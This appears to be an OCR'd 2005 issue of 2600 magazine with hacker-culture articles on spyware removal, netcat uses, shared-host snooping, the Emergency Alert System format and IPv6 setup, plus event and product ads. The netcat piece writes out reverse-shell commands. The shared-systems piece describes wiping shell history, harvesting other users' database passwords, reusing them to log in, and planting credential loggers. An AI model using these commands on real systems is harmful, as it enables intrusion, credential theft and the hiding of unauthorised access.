  if (auto_thres)                             /* automatically set threshold */
    silence_thres = auto_thres * evaluate_max() / 100;

  if (verbose)                                /* print silence threshold */
    fprintf(stderr, "*** Silence threshold: %d (%d%% of max)\n",
            silence_thres, auto_thres);

  decode_aiken_biphase(FREQ_THRES, silence_thres); /* decode aiken biphase */

  close(fd);                                  /* close file */

  free(sample);                               /* free memory */

  exit(EXIT_SUCCESS);

  return 0;
}
```

Complete Scumware REMOVAL



by LoungeTab
LoungeTab@hotmail.com

This is an article in response to "Scumware, Spyware, Adware, Sneakware" in 21:2. First I would like to commend shinohara on writing a great article about the nastiest of nasties. One thing I noticed was where he said MSCONFIG was available in all versions of Microsoft since 98. Actually, MSCONFIG isn't included with any installation options of Win 2k, but any version of MSCONFIG will work under Win 2k. I recommend the XP version which is available at http://downloads.thetechguide.com/msconfig.zip. I thought I would also add my own process for eradicating all types of scumware.

Are you Infected?

First, how do you know if you are infected with scumware? If any of the following sound familiar:

A gangload of popups, even when not connected to the Internet,

Internet Explorer toolbars (95 percent are scumware),

Homepage Hijacking (inability to change homepage),

Internet activity from modem when no Internet applications are running,

Numerous processes running that have seemingly random names,

A process that has "XxX" or "teen" in its name (quit looking at so much porn),

Serious decay in system speed,

then more than likely you are infected with scumware. What to do next? Let's get rid of it. All of it.

Removal

The following instructions are for users of all versions of Windows. First you have to download, install, and update these programs. It is extremely important for you to manually update these programs because some of them do not have the latest definitions when you download them.

CWShredder *http://www.majorgeeks.com/down➥load4086.html*
Spybot S&D *http://www.safer-networking.org/➥en/download/index.html*
Adaware SE *http://www.majorgeeks.com/down➥load506.html*
SpySweeper *http://www.webroot.com/wb/down➥loads/index.php*
HijackThis *http://www.spychecker.com/program➥/hijackthis.html*

Now go ahead and restart your computer into Safe Mode (hit F8 before the Windows splash screen comes up). After your computer has booted into safe mode you will want to first run CWShredder. After launching, select "Fix" and it will search for and remove any CoolWebSearch programs. CoolWebSearch likes to change many Internet Explorer settings, adding their own websites to trusted sites, changing your search preferences and homepages, and redirecting you to their sites whenever you mistype a URL. CWShredder should take less than a minute to run.

Next on the list is Spybot S&D. Run this nifty little program and it will scan the registry and files for occurrences of scumware. Select "Search and Destroy" from the menu on the left and then scan on the screen it brings up. This program will take about 5-10 minutes to run.

After that is done, run Adaware SE. For this program select smart system scan. This program also searches through the registry and folders for scumware programs. This scan can take anywhere from 10 minutes to 2 hours.

The final file searching program, SpySweeper, is one of the best programs available in my opinion and it would be worth it to purchase the full version. This program does an in-depth scan of all files, folders, and registry entries and removes from them all the leftovers that the previous programs didn't catch. From the main menu select "Sweep Now" and then "Start." After the scan is complete you will be prompted for which files you want to be quarantined. This scan is similar to Adaware and can take anywhere from 20 minutes to 4 hours.

Finally, run HijackThis at the menu select Scan and it will display a complete list of BHOs, Internet Explorer Toolbars, Startup items, and extra buttons added to Internet Explorer. Be sure you understand what each entry is before you remove it! You may want to keep many of these entries.

Kazaa

Did you ever have Kazaa installed on your computer? If so, go to http://www.spychecker ➥.com/program/kazaagone.html and download KazaaBegone to eliminate all traces of Kazaa along with the bundled software that came with it.

Internet Explorer

Sick of Internet Explorer? Can't figure out how to completely remove it from your system? Download IEeradicator from http://www.litepc.com/ ➥ieradicator.html to completely remove it from your computer. Be sure to read the documentation because it won't work with Win XP or Win 2k sr2.

Summary

Your computer should now run much faster since you freed up a lot of processing power from processes that were absolutely worthless. At this point I usually remove all the applications except SpySweeper and always let it run in the background to notify you of any changes that are made to your Internet Explorer files and startup files.

More Fun with Netcat

by DJ Williams

The following article is a continuation to MobiusRenoire's original submission in 21:2 "Fun With Netcat." Netcat (nc), created by Hobbit, is known as the "Swiss army knife" of security/hacking tools. This is most likely due to the tool's extensive features and capabilities. Before we explore some additional uses of netcat, you are advised to get written permission before executing any of these examples on systems you do not own. Sure, you may be saying "screw that" yet even on work systems, employees have been fired for running tools without permission.

As described in the 21:2 article, netcat used with basic options nc [host] [port] allows TCP/UDP (-u) connections on a selected port to perform a variety of tasks. The focus of this article is to explore additional uses, so let's take a look at some more examples.

Web Server (banner) Discovery

Most web servers are configured by default to reveal the type and version, which may be helpful to an attacker. Wait... I know some of you are saying I changed my banners to obfuscate the web server (i.e., RemoveServerHeader feature in the URLScan security tool to mask IIS web servers). The point here is that someone could have changed the banner and you may want to validate the output with an alternate tool such as net-square's HTTPrint (www.net-square.com/ ➥httprint/). With that said, let's look how web server discovery can be accomplished. First we need to establish a connection to the target web server on the default HTTP port.

```
nc -vv target 80
```

The -vv option indicates that netcat is running in very verbose mode, followed by the target, which can be a domain or IP, and the default web server port (80). Once netcat connects, you must type in an HTTP directive such as:

```
HEAD / HTTP/1.0
<enter>
<enter>
```

The reply should indicate what type of web server is running. You can substitute the HEAD directive for the OPTIONS directive to learn more about the web server. An example of the output is listed below.

```
nc -vv 10.10.10.1 80
www.example.com [10.10.10.1] 80 (http)
➥open
HEAD / HTTP/1.0

HTTP/1.1 302 Found
Date: Sun, 22 Aug 2004 18:09:21 GMT
Server: Stronghold/2.4.2 Apache/1.3.6
➥C2NetEU/2412 (Unix) mod_fastcgi/2.2.12
Location: http://www.example.com/index.
➥html
Connection: close
Content-Type: text/html; charset=iso-
➥8859-1
```

Port Scanning

As a fast alternative to Fydor's nmap (www.in ➥secure.org/nmap/), the king of port scanners, netcat can be used. Is this the best choice? I am sure it is not, yet the purpose of this article is to demonstrate netcat's abilities. Let's take a look at the syntax to use netcat as a port scanner.

```
nc -v -r -w3 -z target port1-portn
```

The -v option indicates that netcat is running

in verbose mode, the -r is to randomly select ports from provided list, the -w is the wait time in seconds, and the -z option prevents sending data to the TCP connection. The target can be a domain or IP and the port list follows (use a space to separate). An example of a TCP port scan (on a *nix server) is listed below. Note: for UDP add the -u option and associated ports.

```
nc -v -z -r -w3 10.96.0.242 20-21 23 80-
➥445 |sort -k 3b
www.example.com [10.96.0.242] 21 open
www.example.com [10.96.0.242] 23 open
www.example.com [10.96.0.242] 80 open
www.example.com [10.96.0.242] 443 open
```

FTP

Yes, you read it right, netcat can be used as a crude FTP tool. First you will need netcat installed on both machines. I tested both a binary and text transfer. They both worked fine. Note: for best results, make sure the sender has a small delay (-w); the receiver does not require a delay. Go ahead and try it out! An example of the output is listed below.

Sender

```
nc -w3 host port < file
```

The -w wait time in seconds; host/IP of receiver; < redirect file in

```
nc -w3 127.0.0.1 2112 < help.txt
nc -w3 127.0.0.1 2112 < Sample.jpg
```

Receiver

```
nc -l -p port > file
```

The -l listen mode for incoming connections; -p port number; > redirect to file

```
nc -l -p 2112 > help.txt
nc -l -p 2112 > Sample.jpg
```

Shovel the Shell

To wrap up, I have included the most interesting use of netcat, in my humble opinion. Here we will be using netcat to shovel the shell (command prompt) from one machine to another. This has been used and most likely is in use right now, where one can acquire a backdoor into a compromised system. Two examples are listed below.

Target Machine

```
nc -e path-to-program [host] [port]
```

The -e is the program to execute once a connection is established.

The following is a *nix style:

```
nc -e /bin/sh 10.10.10.69 2112
```

The following is a Windows style:

```
nc.exe -e cmd.exe 10.10.10.69 2112
```

Attack Machine

```
nc -vv -l -p port
```

The -vv option indicates that netcat is running in very verbose mode; -l listen mode for incoming connections; -p port number.

Start a listener, pick a port allowed through the firewall:

```
nc -vv -l -p 2112
listening on [any] 2112 ...
connect to [10.10.10.69] from www.exam
➥ple.com [10.10.10.69] 548
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\inetpub\scripts>
```

Note, you may need to hit enter a few times... and bang, you have a shell prompt on the remote system.

Final Words

In closing, we have seen the power of the netcat tool. You are encouraged to test its abilities on your local system (127.0.0.1) as it will work. For more information, check out the following links:

http://www.zoran.net/wm_resources/net
➥cat_hobbit.asp (used as a reference)

http://www.securityfocus.com/tools/137
➥(download site)

Shout Outs: REL, DM, JM, KW, SW, and PF (the band).

The VCDs from

The Fifth HOPE

are now available

They consist of all of the talks which took place in the two main tracks of the conference, which occurred in July 2004. There are 78 discs in total! We can't possibly fit all of the titles here but we can tell you that you can get them for $5 each or $200 for the lot. Much more info can be found on our website (www.2600.com) where you can also download all of the audio from the conference. If you want to buy any of the VCDs, you can send a check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or buy them online using your credit card at store.2600.com.

Potential Vulnerabilities in Shared Systems

by st4r_runner

Having a shell account on a shared system is convenient, fun, and dangerous. A lot of web-hosting services provide shell access and some ISPs offer shell accounts on their Linux/Unix boxes. If you're lucky enough to have one you should be aware of the potential for information leakage and protect yourself on these systems. Let's demonstrate how to harvest some info. First, prepare your environment to avoid leaving a telltale trail:

```
rm ~/.bash_history
```

then

```
ln -s /dev/null ~/.bash_history
```

If it's not a bash shell then do the same for the .sh_history or whatever the case may be. Now let's see what we have for user directories:

```
ls -al /home
```

You'll probably get permission denied. No problem:

```
cat /etc/passwd
```

should show you all the user directories anyway. What's in their directories? Hopefully

```
ls -al /home/username
```

won't work (but you never know). So where can you go from there? See if perhaps their .bash files are readable.

```
ls -l /home/username/.bash_history
ls -l /home/username/.bash_profile
ls -l /home/username/.bashrc
```

Are any of those readable (rw-r--r--)? Take a look at them. They may show some interesting information. Now here's where it can get interesting. Most shell servers will have a web server available for sharing out a personal web page. This directory will likely be ~/PublicHtml (you should have the same directory). But if you want to be sure then

```
grep UserDir httpd.conf
```

httpd.conf can be located in different places depending on the installation. Some common locations are /etc/httpd, /etc/apache, /usr/➥local/apache/conf, or /var/www/conf or do.

```
ps ax | grep httpd
```

and it might show you the full command line (/usr/sbin/httpd -f /etc/httpd/httpd.conf). Once you know the UserDir, guess what? That directory is world readable. Big deal, right? Well take the time to poke a little further. Users are notorious for storing sensitive information in those directories. They think that just because they don't provide a link for that file or directory on their little web page means that no can get to it. Users will put things like "bank-info.xls" or "pic-of-wife-no-one-should-see.jpg" or "myfavband.mp3". What else could we do? Let's see. Ah, the user is running PHP-Nuke or some other php/mysql based portal and they have a nice config.php file.

```
ls -l /home/username/www/*.php
```

You'd be surprised at how many users make their database password the same as their login password to that system.

```
vi /home/username/www/config.php
```

Hmm... dbuname=username and dbpass=mysecretpw. OK. So now I own their database. But I wonder if they would be dumb enough to have that same password for this system.

```
ssh -l username localhost
```

Just do it from localhost, not your home system (if the user or sysadmin runs the "last" command it will reveal your IP address). If the login is unsuccessful, don't worry. There may be more to look at still.

How about writable files and directories?


```
find /home/username/www -perm 0777 -print
find /home/username/www -perm 0666 -print
```

Play around with permission modes. 6 or 7 in the last position is what you're looking for. If a user has a writable directory then you can put your own files in there. If a user has a writable file like a php then you can put your own spyware into the code to let you know when users access the page or if it has a login form you can write code in there to write the user name and password to a file for you to collect later on. Whatever.

Now be careful of what you do. You are not allowed to violate someone's privacy or destroy their content. Some linux administrators have gotten smart and used grsecurity's patches to log all exec's from users so they can be alerted if some user is running "find / -perm 0777". You will get caught. So make sure that you stay under the radar. Find out if the system is a grsecurity kernel.

```
uname -a
```

Well, have fun poking around but don't do anything stupid.



WHAT THE HACK !


"What The Hack" is the name for this summer's edition of the congress / camping-trip / convention / festival / event that happens every four years in The Netherlands. Previous editions were called Hacking at the End of the Universe (1993), Hacking In Progress (1997), and Hackers At Large (2001).

We're calling upon everyone reading this to become involved in one way or another. This is your chance to finally finish that really cool project you could show to everyone there. Or you could bring all your friends and be the initiator of a small "village." Organize things to happen there. Volunteer for some job, big or small, either in advance or when you're there. Send in an abstract of a talk or presentation you'd like to do. (And get in for free if the programme committee accepts it!)

This is likely to be a rather large event, and we'd like to show and experience the diversity of the various communities that make up the hacker world. We're trying to appeal to people that, simply put, become participants instead of "The Audience." There will be plenty of opportunities to find people who are into the same things you are. Talk, plan, and maybe even get a whole new project on its feet. And then there's mass media attention for those who like it, as well as our own radio station for those who would rather roll their own. Add in some great conversations to be had and new friends to make. No reason to get paranoid or anything, but no matter where you live you are probably secretly surrounded by people who first met at one of these events.

What The Hack happens from 28-31 of July 2005 near Den Bosch in The Netherlands. Tickets (when bought online before May 10th) are 120 Euros for 4 days of the event, but you can camp for over a week if you like (and help out a bit).

Much more on http://www.whatthehack.org



Inside the Emergency Alert System

by Tokachu

The Emergency Alert System, commonly called EAS, originates from the FCC-mandated Emergency Broadcast System (formerly known as Conelrad), which was nothing more than a long multifrequency tone generator and detector. Before the Kennedy Administration, such signals were only accessible for major networks and by the early 1990s the system was showing its age. Some cable companies resorted to building their own unique alert systems using old phone equipment because the 30 year old system was, quite literally, falling apart. In 1994, after three years of research and development, the FCC introduced what is now the modern EAS, and in 1997 the system was made mandatory.

Network topology

The original EBS worked in a daisy-chain fashion, where the authorities would notify one radio station, that radio station would notify another station, and so forth. The EAS works in a hierarchical manner, where the notifying party (civil authorities, the National Weather Service, or law enforcement) notify the largest station in the area. From there, other smaller radio stations actually have a receiver hooked up to the EAS encoder/decoder (the "endec") that listens for the big radio station, and the endec will cut into the radio station's signal to transmit at least three bursts of data along with the attention signal.

Data Format

I'll be brief in the data format: it's FSK-encoded (one tone is a mark, or "1" in binary, and another tone is a space, or "0"), which limits its transmission speed to about 1200 bps. However, it operates at a very strange baud: 520.83 bps, or one bit every 1.92 milliseconds. The space frequency is the bitrate multiplied by three (exactly 1562.5 Hz), and the mark frequency is the bitrate multiplied by four (approximately 2083.3 Hz). Each byte is a regular eight bit byte containing ASCII data (the most significant byte is ignored when receiving the data format), so it's very easy to modulate data.

The header consists of 16 bytes with binary value "10101011". As the bitrate and transmission protocols are constant, there is no need to transmit bitrate calibration signals or mark/space information. Here is a sample transmission, preserved in eight bit format:

```
´´´´´´´´´´´´´´´´ZCZC-WXR-HUW-037183+0300
➥-0661830-WXYZ/FM -
```

The sixteen funny symbols at the beginning is the 16 byte header, along with another four byte header of "ZCZC" to indicate ASCII data. "WXR" is the notifying party (the National Weather Service, for this example). "HUW" is the message code ("Hurricane Warning"), and "037183" is the affected area, noted in undashed FIPS 6-4 format. The first digit is the region, which is usually set to "Nationwide" (0) and ignored; the second and third digits note the state (North Carolina), and the last three digits are the county number (Wake County). To store more than one location, the format might look like "######-######+", with each "######-" being a six digit location code and with the last code ending with a plus rather than a minus symbol. The four digits after the plus symbol represent the length of time the alert is effective for (exactly three hours in this example). For the next seven digits, the first three are a Julian-formatted date ("066" means the 66th day of the year, or May 7th in 2005). The last four digits are the starting time (6:30 pm). The next eight characters hold the call sign of the radio station sending out the alert. It is space-padded at the end, and any dashes in the call sign are replaced with slashes. The message ends with a single dash.

What is not shown here is the two-tone signal of 853 Hz and 960 Hz, which must be emitted for at least eight seconds after the data is sent at least three times. From there, data with "´´´´´´´´´´´´´´´´NNNN" transmitted exactly three times acts as the signal for the end of the transmission. For some really detailed information, you should read document FCC 47 CFR 11, available on {http://fcc.gov}.

Security

I'm sure you're thinking something along the lines of "if there's nothing to authenticate or encrypt the information, what's keeping people from breaking into machines and sending fake signals?" Well, there's a few things you should know. First, most radio stations have a live person to confirm whether or not to forward any message received. Second, these machines are not hooked up like computers; they're placed

alongside transmission equipment, and are not hooked up to any network or external computer (with the exception of video crawls in television stations, but those still require manual intervention to function). I can tell you that every time I hear that little "duck quack," I do flip out, but even though I have a legal obligation to forward the message, I can call the radio station afterwards to confirm it (and if it's fake, I can break back into the radio circuit to let people know).

But let's say you happen to get into the radio station and get physical access to the machine (which you *won't)* or happen to somehow break into the remote transmission facilities to interrupt the audio and use your own EAS endec (which you probably won't). The FCC can find you easily because you'd have to be very close or inside the radio station to pull such a task off. You would then be prosecuted and your message might not even be forwarded! The *only* vulnerability I can find is the fact that the FCC mandates that there be either a weekly or monthly test of the EAS endec. Unfortunately, that means that a rogue attacker could *very likely* be able to inject a test signal into a cable television network, which would not only interrupt one station, but every station in that area. This kind of message would not result in another "War of the Worlds" scenario, but would still result in loss of revenue by the television stations. Then again, a test only lasts a few minutes and unless the attacker struck during the Super Bowl commercial break, the losses would be negligible. I'll keep the door locked, just in case you get any ideas.

Conclusion

While it is very easy to make a signal generator for the EAS, there is no real use for it beyond the transmitter. If you're daring, you could modify a radio packet program to use the frequencies and bitrate of the EAS to automatically log emergencies. Radio Shack used to sell a radio scanner that could tune into FM stations and TV audio carriers and decode EAS signals for about $70 some time ago, although it might be a bit more expensive nowadays.

Nonetheless, until the EAS is completely integrated into consumer appliances such as cellular phones, there is nothing to worry about when it comes to "breaking into" the system, and with the FCC collecting comments on the next generation of the EAS, it will probably be very stable and very secure in the days to come.

IPv6 Redux

by Gr@ve_Rose

Hello everyone. Since my last article touched upon an introduction to the IPv6 protocol, I thought a nice follow-up article on how to configure your network would be beneficial and some fun practice. Without further adieu, let's get down to business.

My Network

As a point of reference, here is a (very) basic overview of my network at home. Frankenserver is my Linux gateway, server, and basic all-in-one box running Red Hat EL3 and Checkpoint FW-1 NGFP4 R55 connected to a 3Mb PPPoE connection. My main desktop PC is Alice and she runs Mandrake 10.0 (2.6.3-7mdk vanilla). I have about five or six more computers but will only be focusing on Frank and Alice.

Tunnel Broker

I'm assuming that your current ISP does not offer native IPv6 connections. If it does, you can probably stop reading here! For the rest of us, we need to establish an IPv6 tunnel with a tunnel broker. Tunnel broker's are organizations that will allocate you a network from their subnet that you can use. Some of the ones out there include Hurricane Electric (http://ipv6tb.he.net) and Hexago (http://www.hexago.com) as well as many others. I have used both of the aforementioned but will focus on Hexago as I have had good service with them.

Swing over to the Hexago site and, at the top right of the page, select the "Get IPv6 in 3 steps" link. Go through the short registration process and get the Linux TSP client at the end. Save the TSP client on your border router (Frank for me) and uncompress it. Install it with the command: "make target=linux installdir=/usr/local/tspc in➥stall" which will install the program in /usr/➥local/tspc.

Once you have installed the TSP client, switch to /usr/local/tspc/bin and edit the tspc.conf file. Here are the main things you will need to have:

```
tsp_dir=/usr/local/tspc Location of the program
auth_method=any Choose the best for us
client_v4=auto Interface to peer with (external)
userid= - Username
passwd= - Password
template=linux - Using Linux, right?
server=broker.freenet6.net - Used for logging in
retry_delay=30 - 30 second retries
tunnel_mode=v6anyv4 - Leave this as it is
if_tunnel_v6v4=sit1 - Leave this as it is
if_tunnel_v6udpv4=tun - Leave this as it is
proxy_client=no - We are not a proxy server
keepalive=yes - Always a good idea
keepalive_interval=30 - 30 second keepalive
host_type=router - We are a router
prefixlen=48 - Obtain a /48 subnet
if_prefix=eth0 - Internal network card
```

Once you have configured this, save the file and run the command: "./tspc -f ./tspc.conf -vvv" and you should see the transaction take place. Any error messages you see if it fails are most likely in the Hexago FAQ pages. Check there for more help. Run an "ifconfig -a" and you should now see your sit1 interface with a /128 subnet (our tunneling mechanism) and eth0 should now have a global-unicast IP address starting with 2001: with a /48 subnet.

Client Configuration

Head on over to your desktop PC (Alice, in my case) and, if you're running a kernel pre-2.6, run "insmod ipv6" to install the IPv6 module. Wait for a few moments and then run an "ifconfig -a" and your ethernet adapter should now have its own global-unicast (2001:) IP address. How did this happen? Well, the TSP client also works as radv(d) which will advertise IP addresses for configuration. Cool, eh?

Now, let's add DNS resolution. Technically, any DNS server can give you an A6 record (dig -t AAAA servername.com) but we want to make sure of this. Open /etc/resolv.conf and add the following to the top:

```
options inet6
nameserver 2001:238::1
```

Yes, that is a valid IPv6 nameserver (at the time of this writing). Once this is done, we should move on to the security portion....

Security Considerations

This is where things get tricky. I'm running Checkpoint Firewall-1 and, although it does support IPv6, not all features are available yet. As such, I have had to make some modifications to both Alice and Frank.

First off, I had to allow the Hexago IPv4 server to access Frank's IPv4 unrestricted to allow for different ports which may be used in the 6over4 tunnel. Because of this, I performed a security audit on Frank to ensure that the only services listening are the ones I want to have running. (This is good practice anyway.) Right now, only HTTP(S) and SSH are listening on IPv6.

Second, although Checkpoint does support IPv6, it currently struggles with stateful inspection of tunneled traffic for IPv4 and IPv6. This means that anyone can access any of the global-unicast IP addresses I've been assigned. In layman's terms, Alice's IPv6 is unprotected. A quick "netstat -na | grep \:\:" revealed only SSH lis➥tening on :::22. Hacking /etc/ssh/sshd_config and changing the ListenPorts to ::1 and 172.17.2.2, followed by a "service sshd restart" worked properly. Now the only service on Alice listening on IPv6 is SSH listening on the loopback interface only.

Lastly, I created my IPv6 objects within the SmartDashboard of Checkpoint ([6]-Alice_v6 ➥_host_node, [6]-Frank_eth0_host_node, [6]-Frank_sit1_host_node and [=|-]-Internal_ ➥v6_network) and allowed my Internal_v6_net ➥work out without limitation.

Testing

If everything has gone correctly, you should be able to ping6 sites. Try "ping6 www.kame.net" which should return from orange.kame.net. If DNS, doesn't work, their IP address is: 2001:200:0:8002:203:47ff:fea5:3085.

How about websites? The best one to test with is http://www.ipv6.bieringer.de/ because you can *only* access it from an IPv6-enabled machine. IPv4 browsing will return a Bad Gateway error message.

What's really interesting to see are the actual packets going back and forth. I suggest using Ethereal but even tcpdump will show you the IPv4 addresses followed by the (un)encapsulated IPv6 addresses. Fun stuff!

Conclusion

I hope that this article has helped you on your way to learning more about IPv6 as well as how it functions. I have some documents floating around on the web about IPv6 so if you can track them down, they should help you out as well. Take a look at different websites out there and, bundled with the inquisitive nature I'm sure you possess, you'll be flying v6-style in no time!

Shouts: Ch1x0r, phoneboy, Bob Hinden, David Kessens, TAC_Kanata, elligirl, anyone I may have missed, and of course, eXoDuS (YNBAB-WARL!)

Marketplace

Happenings

SUMMERCON 2005 PRESENTS: TOOLS OF THE TRADE. Come one, come all! Hackers, phreakers, phrackers, feds, *2600* shock troops, cops, "security professionals," U4EA, r00t kids club, press, groupies, conference whores, k0d3rz, convicted felons, concerned parents, and teachers! Hackers and beer collide for the Technocalypse that the prophets warned you about. June 4-6 in Austin, Texas. Omni Austin Hotel Downtown, 700 San Jacinto at 8th Street, Austin, TX 78701 For more information, t-shirts, registration, and much more: http://www.summercon.org. Pre-register now!

CAROLINACON 2005. June 10-12 at the Raleigh AmeriSuites Hotel. Admission $15. Conference rate for the hotel rooms available at carolinacon.org. Speakers welcome.

WHAT THE HACK! Times have changed: Terrorism, metal detectors, special new laws, and our leaders getting ever closer to their dream of "knowing it all." It's been a crazy almost four years since the last time all the tribes of the hacker universe camped out in The Netherlands at HAL2001. High time to get together, meet, reflect, show our projects, and discuss our ideas. No matter whether you're into figuring out what they're up to, doing something about it, or having a good time with some of the smartest and funniest people we know of, come to What The Hack, July 28-31, near Den Bosch, The Netherlands. For more information, visit http://whatthehack.org.

INTERZONE GOES WEST! While the Atlanta Interz0ne stays hacker con, Interz0neWest will be a more professional style I.T. conference, carrying on in the tradition of "effecting change through education." Along with Interz0neWest, GRAYAREA - the non- traditional security academy - will be happening, teaching methodologies and skills instead of test answers! San Francisco Bay Area in early October 2005. See interz0ne.com or grayarea.info for the latest details.

For Sale

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for *2600* subscribers: Mention *2600* and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you want.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/➥direct/2600.html for your *2600* reader price discount.

FILE TRACKING SOFTWARE: File Accountant(TM). Windows XP and later. Creates a list of files on your hard drive. Run it before and after installing new products and/or updates to discover which files are added/changed/deleted. Print lists. Other features. More information at: http://abilitybusinesscomputerservices.com/fa.html or fa.info@abilitybusiness➥computerservices.com.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

